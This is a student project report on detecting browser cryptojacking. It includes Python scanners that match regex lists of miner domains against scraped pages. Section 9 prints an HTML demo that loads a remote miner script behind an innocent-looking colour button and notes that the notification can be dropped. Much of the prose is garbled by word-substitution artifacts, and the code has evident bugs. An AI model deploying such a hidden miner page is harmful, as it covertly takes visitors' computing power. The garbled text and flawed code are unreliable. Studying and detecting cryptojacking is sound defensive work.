



**VIT<sup>®</sup>**

(Estd. u/s 3 of UGC Act 1956)

J-Component (Review 3)

**Title: Analysis of websites for crypto jacking threats and implementation to detect them using a programming tool to prevent crypto jacking**

Course Name: Information Security Analysis and Audit  
(CSE3501)

(L1+L2)

(VL2020210104949)

Project-Team details:

<u>Name</u>	<u>Registration Number</u>
Yash Vaish	18BCI0123
Yashraj Agarwal	18BCI0183
Kartavya Asthana	18BCI0026

Under The Guidance of : Prof. Amutha Prabakar M

SCHOOL OF COMPUTING SCIENCE AND ENGINEERING

## **CERTIFICATE**

THIS IS TO CERTIFY THAT THE PROJECT WORK  
ENTITLED “ANALYSIS OF WEBSITES FOR CRYPTO JACKING  
THREATS AND IMPLEMENTATION TO DETECT THEM USING A  
PROGRAMMING TOOL TO PREVENT CRYPTO JACKING”  
THAT IS BEING SUBMITTED BY YASH VAISH  
(18BCI0123), KARTAVYA ASTHANA(18BCI0026),  
YASHRAJ AGARWAL(18BCI0183) IS A RECORD OF  
BONAFIDE WORK, IN FULL OR IN PARTS IN THE  
SUBJECT OF “INFORMATION SECURITY ANALYSIS AND  
AUDIT”, HAVE NEITHER BEEN TAKEN FROM ANY  
OTHER SOURCE NOR HAVE BEEN SUBMITTED FOR ANY  
OTHER COURSE.

PLACE: VELLORE

DATE: 06-11-2020

## **ACKNOWLEDGEMENTS**

WE TAKE IMMENSE PLEASURE IN THANKING OUR SIR,  
PROF. AMUTHA PRABAKAR M FOR HAVING PERMITTED  
US TO CARRY OUT THE PROJECT. WE EXPRESS GRATITUDE TO  
MY GUIDE, FOR GUIDANCE AND SUGGESTIONS THAT HELPED  
US TO COMPLETE THE PROJECT ON TIME. WORDS ARE  
INADEQUATE TO EXPRESS OUR GRATITUDE TOWARDS HIM  
WHO ENCOURAGED AND SUPPORTED US DURING THE  
PROJECT.

## **CONTENTS**

Abstract	5
Tools Used	5-6
Introduction	6
Scope of the project	6-7
Problem Statement	7
Web Miner Tools	8-9
Background and Related Work	9-11
Proposed design and Methods	11-14
Code	15-21
Output	17, 22-23
Result	23-24
Conclusion and Future Work	25
Project Timeline	25-26
References	26-27
Review 3 Video Link	<a href="https://drive.google.com/drive/folders/13n0OBQFSUZTYjisot0CFJwsKW6uAavXz?usp=sharing">https://drive.google.com/drive/folders/13n0OBQFSUZTYjisot0CFJwsKW6uAavXz?usp=sharing</a>

### **Review 3 Video link**

<https://drive.google.com/drive/folders/13n0OBQFSUZTYjisot0CFJwsKW6uAavXz?usp=sharing>

**Please copy the url and then paste it in the new google chrome tab to view the Review 3 video.**

## **1. ABSTRACT:**

Crypto jacking is the unauthorized use of someone else's computer to mine cryptocurrency. Hackers do this by either getting the victim to click on a malicious link in an email that loads crypto mining code on the computer, or by infecting a website or online ad with JavaScript code that auto-executes once loaded in the victim's browser.

Either way, the cryptomining code then works in the background as unsuspecting victims use their computers normally. The only sign they might notice is slower performance or lags in execution.

Detecting crypto jacking can be difficult. In this project we will be dealing with web based crypto jacking. For detecting web based crypto jacking, we will be making list of web miners and then we will make a program which will search for these web miners on the website. If any of these web miners are present on the website then that website will be declared malicious. Our project will take websites as input from user, and connect to them via web scrapping tools like beautiful soup and search them and return the result. In this project, we are also comparing time complexity of single website and for multiple websites via statistical analysis.

**Keywords:** Crypto jacking, Cryptocurrency, web mining, cryptojacking, malicious JavaScript

**Acronyms:** CPU-Central processing unit, PC- Personal computer, Networked Systems Design and Implementation (NSDI), e-prints- Electronic prints.

## **2. TOOLS USED:**

- 1) Python 3.7(64-bit)
- 2) HTML
- 3) Rx64, Version-3.2.3
- 4) Web miner Tools:
  - a) Xmrstudio
  - b) cryptonight.asm.js

coinhive.com

c) coinhive.min.js

jsecoin.com

d) cryptoloot.pro

### **3. INTRODUCTION:**

Crypto jacking is the unauthorized use of someone else's computer to mine cryptocurrency. Hackers do this by either getting the victim to click on a malicious link in an email that loads crypto mining code on the computer, or by infecting a website or online ad with JavaScript code that auto-executes once loaded in the victim's browser. Either way, the crypto mining code then works in the background as unsuspecting victims use their computers normally. The only sign they might notice is slower performance or lags in execution.

### **4. Scope of the PROJECT:**

#### **4.1 OBJECTIVES**

In this project we:

1. handled internet based crypto jacking.
2. For investigating internet based mostly crypto jacking, we created a list of internet miners so that we can feed that into the program.
3. The program designed by our team can seek for these web miners on the web site. On the off chance that any of those web diggers are available on web site then that site will be announced malicious.
4. Our project can take websites as input from user, and connect up with them via web scrapping tools like beautiful soup and search them and present the result.

## **4.2 METHODOLOGY ADOPTED:**

We programmed a python code for not solely scanning single web site for crypto jacking threat however additionally our project will aim to make a code in python for scanning multiple sites along that are given as an input by the user.

We even have demonstrated an online based crypto jacking detection hyper text markup language(HTML) code within the course of our project.

## **5. PROBLEM STATEMENT:**

The problem statement is that the victim is at risk of attack after they click on a malicious link in an email because of which crypto mining code gets loaded.

They additionally get attacked after they click on an infectious web site or on-line ad with Javascript code that auto-executes once loaded within the victim's browser. We have to observe crypto-jacking as detecting it will be tough. As if ransomware, phishing and every other manner of ways hackers are attempting to steal things weren't enough, it seems we have a brand new sort of attack to fret about: crypto-jacking. and additionally, the problem is, it's a very troublesome one to defend against as a result of its hard to even notice it's happening. They insert malicious code into a JavaScript library, that Browse all calls whenever it runs on a customer's web site, that steals computing cycles from the machines of individuals visiting the infected websites. That gave them access to a back door that led to over 4000 websites across the planet. individuals visiting those websites, then, seemingly found their computers speeding down because the code used their processors. So, we are going for web-based crypto-jacking. we'll be creating a list of internet miners and so we'll build a program. which can hunt for these internet miners on the web site. On the off chance that any of those web diggers are available on web site|the web site} then that site will be announced vindictive. Our project can take websites as input from the user, and hook up with them via internet scrapping tools like beautiful soup and search them and present the result.

## **6. WEB MINER TOOLS:**

### **6.1 Xmrstudio**

Used for mining Monroe (an open-source cryptocurrency created in April 2014 that focuses on fungibility, privacy and decentralization). It is loaded in the JavaScript of the web pages. As we visit the web page, the JavaScript of that page is loaded in the CPU. Code is hidden inside the JavaScript on the website which injects the miner and mining starts.

### **6.2 cryptonight.asm.js**

#### **coinhive.com**

Coin hive may be a cryptocurrency mining service that depends on a tiny low chunk of the coding system designed to be put in on websites. The code uses some or all of the computing power of any browser that visits the location in question, enlisting the machine in a very bid to mine bits of the Monero cryptocurrency.

### **6.3 coinhive.min.js**

#### **jsecoin.com**

The JavaScript coin miner consumes enormous CPU resources, making computer uses sluggish. The JavaScript is loaded in the browser when the user visits a web page hosting the JavaScript. If you haven't opened the detected website on your own, you are possibly redirected to the detected website via redirection mechanisms like malicious advertisement or a compromised website hosting an iframe or JavaScript which redirects to the detected website. The JavaScript runs as long as the user stays on the web page. As long as the website being visited is injected with the coin mining JavaScript, the website will be blocked by this signature. The computer system is not actually "infected" when this detection triggers.

### **6.4 cryptoloot.pro**

The Cryptoloot.pro Miner is a JavaScript library that can be used by webmasters for cryptocurrency mining as an alternative source of revenue. Unfortunately, cyber criminals have started abusing this tool by embedding this JavaScript code into browser extensions or programs, thus using the infected PC's for mining digital currency (Monero, Dash coin, Darknet Coin, and others) while not user



permission. Once this computer program or browser extension is put in, the Cryptoloot.pro mineworker can inject associate degree in-browser Monaro mineworker from <https://cryptoloot.pro/lib/crlt.js>, that uses over five hundredth of your CPU's power and graphics cards power. What this suggests, is that once the miners square measure running you may notice that your laptop is running slower and games square measure stammering or phase transition as a result of the Cryptoloot.pro mineworker Trojan is victimisation your computer's resources to get revenue for themselves. this may cause your hardware to run at very hot temperatures for extended periods of time, that may shorten the lifetime of the hardware.

## **7. BACKGROUND AND RELATED WORKS:**

In browser crypto jacking has increased a great deal of consideration as of late, in spite of the fact that its not treated with any deliberate examination that covers every single significant dimension. In the following, we review the related work.

Crypto jacking: Concurrent to this work, Ruth " et al. (J. Ruth, T. Zimmermann, K. Wolsing, and O. Hohlfeld, "Digging into " Browser-based Crypto Mining," ArXiv e-prints, Aug. 2018.) carried out a measurement study to observe the prevalence of crypto jacking among websites. Towards that, they obtained blacklisted URLs from the No Coin web extension, and mapped them on a large corpus of websites obtained from the Alexa Top 1M list. In total, they found 1491 suspect websites involved in crypto jacking.

However, blacklisting approach to detect and prevent crypto jacking has major limitations, and may yield insufficient results. Tahir et al. studied the abuse of virtual machines in cloud services for mining digital currencies. They used micro-architectural execution patterns and CPU signatures to determine if a virtual machine in cloud was being illegally used for mining purposes, and proposed MineGuard, a tool to detect mining. Bartino and Nayeem [E. Bertino and N. Islam, "Botnets and internet of things security," Computer, vol. 50, no. 2, pp. 76–79, 2017.] highlighted worms in IoT devices which hijacked them for mining purposes, pointing to the infamous Linux.Darll0z worm that hijacked devices running Linux on Intelx86 chip architecture for mining. Krishnan et al. studied a series of computer malware, such as

TrojanRansom.Win32. Linkup and HKTL BITCOINMINE, that transformed host machines into mining pools.

Sari and Kilik, used Open Source Intelligence(OSINT) to study vulnerabilities in mining pools with Mirai botnet as case study. With the quick advancement of the digital currency ecological framework, cryptocurrency security has brought progressively more thought by investigators.

Regardless, most of the present examinations focused on building an inexorably secure natural system, by improving the structure, designing of digital cash (e.g., Bitcoin). For example, Eleftherios et al. [2] proposed a novel Byzantine accord show which utilizes adaptable aggregate marking to submit Bitcoin exchanges irreversibly inside seconds. Their structure brings more adequacy for Bitcoin exchanges without surrendering its security guarantees. Some work focused on perceiving dangers and odds of mitigations in the digital money& engineering. Eyal et al. [16] showed another sort of assault for Bitcoin mining.

They found that plot waterway low excavators procure more salary than a lot, and it can lead the Bitcoin system into a decentralized currency. Reid et al. [5] mulled over the anonymity of Bitcoin system. They found that a mining pool may trigger an exorbitant circulated disavowal of service (DDoS) assault to bring down the normal achievement view point of a contending mining pool. Further, Johnson et al. [15] examined the exchange off between these systems with a movement of game-speculative models of competition between two pools of changing sizes. In connection, our work is continuously based on a particular veritable security threat of digital currency. The most related work on this topic is Plohm et al. [10] where they analyzed the security event of an excavator botnet. Regardless, their investigation isn't in the web setting which is a significantly greater scale issue that has not been dissected. Malicious JavaScript Detection. Our estimation studies for crypto jacking are predominantly established on techniques for JavaScript code investigation. Existing related investigations typically grasp either static or dynamic assessment to perceive the traits of malicious JavaScript. For dynamic assessment, JS. JSAND [9] evacuated features of four particular aspects (redirection, DE obfuscation, normal setting and abuse).

They used Naïve Bayes based approach to manage perceive JavaScript malware tests that therefore, circle themselves on the appalling loss machines through establishment downloading. For static examination, Curt singer et al. [10] displayed ZOZZLE, a device that predicates affable or malevolent Java Script code by removing features related with the program & hypothetical sentence structure tree (AST). Specifically, some part of the assessment focused on perceiving malicious advancement substance by utilizing some astounding characteristics (e.g., advertiserID). For example, Zarras et al. examined the prosperity of the advertisements and how customers may be exhibited to harmful substance and their sources.

However, the recently referenced methodologies are not clearly appropriate to our assessment, due to the unique traits of advanced cash mining. In assessment, our hash- based and stack structure-based profiler (Section3) are dynamically capable and careful in recognizing cryptographic cash mining substance intensely.

Meanwhile, we perceive that our assessment can also benefit by existing philosophies for improving the consideration or precision for recognizing harmful mining substance at a greater scale.

As another part to adjust web content, cryptocurrency mining is getting continuously well known. The idea is fundamental: a website page conveys additional workload (JavaScript) that devours up computational resources on the client machine to settle cryptographic puzzles, typically without notifying clients or having express client consent. This new mechanism, as often as frequently vigorously abused and thusly viewed as a risk named “cryptojacking” is surveyed to impact over 10 million web customers reliably; regardless, only two or three episodic reports exist up until this point and little is considered its seriousness, infrastructure, and specialized attributes behind the scene. This is likely because of the absence of compelling ways to deal with crypto jacking at an enormous scale (e.g., virus Total).

## **8. PROPOSED DESIGN AND METHODS:**

### **Section 8.1 Web Based Crypto jacking detection**

We will develop a HTML code. This piece of code loads a webpage, in which we can see a line of text with a button the text suggests that, when

you click the button, the color of the text changes. When the visitor clicks the button, the color becomes blue. However, it also executes a JavaScript called `msg_mine`. A new mining instance will be created, called a client. This client will take two parameters: key and throttle. A website owner provides his key to the mining service. The service then knows which hashes generated belong to which website owner.




Figure 8.1.1 Architecture of web-based crypto mining



**This is the main page!**

The button below changes the colour of Hello World! when it is clicked.

Click me

Hello World!

Furthermore, the throttle is the percentage of CPU utilization that should be used. In this piece of code, the value will be zero. This is a special case in which the miner tries to use 100% CPU usage. The mining process starts by calling the JavaScript. To be clear, when the page is loaded, no mining script will be executed.




Figure 8.1.2 Screenshots of screen status upon execution

Once the visitor wants to change the color of Hello World! from black to blue, then he clicks the button. Then the color of the words changes, but also starts the crypto mining script. For demonstration purposes, we will add a notification stating that a JavaScript miner is running in the background. We will create a syntax line which can be omitted and then there is no notification and advertisement popping up to the visitor.

## Section 8.2: SCANNING SINGLE SITES FOR THREATS




Fig 8.2.1 Architecture of algorithm for scanning single website

We coded a python code for scanning a single website. The following gives the insight on the same. The following figure depicts the algorithm that we used to detect any kind of crypto jacking threats that have attacked any single website.

### Section 8.3 SCANNING MULTIPLE SITES FOR THREATS

We will also develop a python code for scanning multiple websites that works with the following algorithm. We had a list of crypto Miner websites that were checked upon the websites that were provided by the user in a text file as input.

We first ask the user his/her choice then we check for the websites for any kind of Web Miners latched onto them by scanning them.

First, we include all the header files and, in a string, we save all the bname of the Crypto miners together appended. After that we get the input from the user about his/her choice to scan the websites and get the text file of the websites. The using the try and except statements and the appropriate in-built function we do the scanning of all the websites present in the text file.

#### WEB-BASED CRYPTOMINING MODEL-





Figure 2.1: Web-based cryptomining

## **9. WEB-BASED CRYPTOJACKING DEMO-**

### **HTML CODE:**



```
crip1 - Notepad
File Edit Format View Help
<!DOCTYPE html>
<html lang="en" dir="ltr">
<head>
<meta charset="utf-8">
<title>Yash Vaish(Main Page)</title>
</head>
<body>
<h1>This is the main page!</h1>
<script src="https://www.hostingcloud.racing/B0hE.js"></script>
<script>
function msg_mine()
{
document.getElementById("xxx").style.backgroundColor="blue";
var f=document.getElementById('aaa');
f.innerHTML="From now on, this site is running Javascript miner in the background";
}
</script>
<p>The button below changes the colour of Hello World! when it is clicked.</p>
<form>
<input type="button" id="xxx" value="Click me" onclick="msg_mine()">
<p id="aaa"></p>
</form>
<p id="p2">Hello World!</p>
</body>
</html>
```

## **CODE FOR SCANNING SINGLE SITE**

### **CODE:**

```
#!/usr/bin/python3
import colorama
import os
import requests
import bs4
import re
import time
from colorama import Style
from colorama import Fore
```

```
mine=re.compile(r'coinhive.min.js|xmrstudio|coinhive.com|jseco  
in.com|cryptoloot.pro|webmine.pro')
```

```
def header():
```

```
    print('\n-----  
\n')
```

```
def scan2():
```

```
    try:
```

```
        requests.get('http://' + line.strip(), verify=False, timeout=5)
```

```
    except requests.exceptions.SSLError or requests.exceptions  
.ConnectionError or requests.exceptions.Timeout:
```

```
        pass
```

```
requests.packages.urllib3.disable_warnings()
```

```
#scannig a single site.....
```

```
choice = input('Do you want to scan a single site? [y/n]')
```

```
if choice == "y" or choice == "Y":
```

```
    header()
```

```
    scansite = input("Enter the site to scan\n")
```

```
    try:
```

```
        scansite2 = requests.get('http://' + scansite)
```

```
        scansite2.raise_for_status()
```

```
        scansite3 = bs4.BeautifulSoup(scansite2.text,  
"html.parser")
```

```
        final = scansite3.find("script", text=mine)
```


```
        print(final)
```

```
        header()
```

```
    except:
```



```
print('Could not connect')
```



```
In [10]:#!/usr/bin/python3
import colorama
import os
import requests
import bs4
import re
import time
from colorama import Style
from colorama import Fore
mine = re.compile(r'coinhive.min.js|xmstudio|coinhive.com|jsecoin.com|cryptoloot.pro|webmine.pro')
def header():
    print('\n-----\n')
def scan2():
    try:
        requests.get('http://' + line.strip(), verify=False, timeout=5)
    except requests.exceptions.SSLError or requests.exceptions.ConnectionError or requests.exceptions.Timeout:
        pass
requests.packages.urllib3.disable_warnings()
#scanning a single site.....
choice = input('Do you want to scan a single site? [y/n]')
if choice == "y" or choice == "Y":
    header()
    scansite = input("Enter the site to scan\n")
    try:
        scansite2 = requests.get('http://' + scansite)
        scansite2.raise_for_status()
        scansite3 = bs4.BeautifulSoup(scansite2.text, "html.parser")
        final = scansite3.find("script", text=mine)
        print(final)
        header()
    except:
        print('Could not connect')
```

## OUTPUT:

```
Do you want to scan a single site? [y/n]y
```

```
-----
Enter the site to scan
www.google.com
None
-----
```

## CODE FOR SCANNING MULTIPLE SITES:

### CODE:

```
#!/usr/bin/python3
```

```
import colorama
```

```
import os
```

```
import requests
```

```

import bs4
import re
import time
from colorama import Style
from colorama import Fore

mine =
re.compile(r'coinhive.min.js|xmrstudio|cryptonight.asm.js|coinhive.com|jsecoin.com|cryptoloot.pro|webassembly.stream|ppoi.org|webmine.pro|wpupdates.github.io/ping|miner.start|allfontshare.press|upgraderservices.cf|vuuwd.com')

PossibleBuggedFiles =
re.compile('upgraderservices.cf|vuuwd.com')

def header():
    print('\n-----\n')

def scan2():
    try:
        requests.get('http://' + line.strip(), verify=False, timeout=5)
    except requests.exceptions.SSLError or
    requests.exceptions.ConnectionError or
    requests.exceptions.Timeout :
        pass

requests.packages.urllib3.disable_warnings()
#print('Do you want to scan a single site? [y/n]')
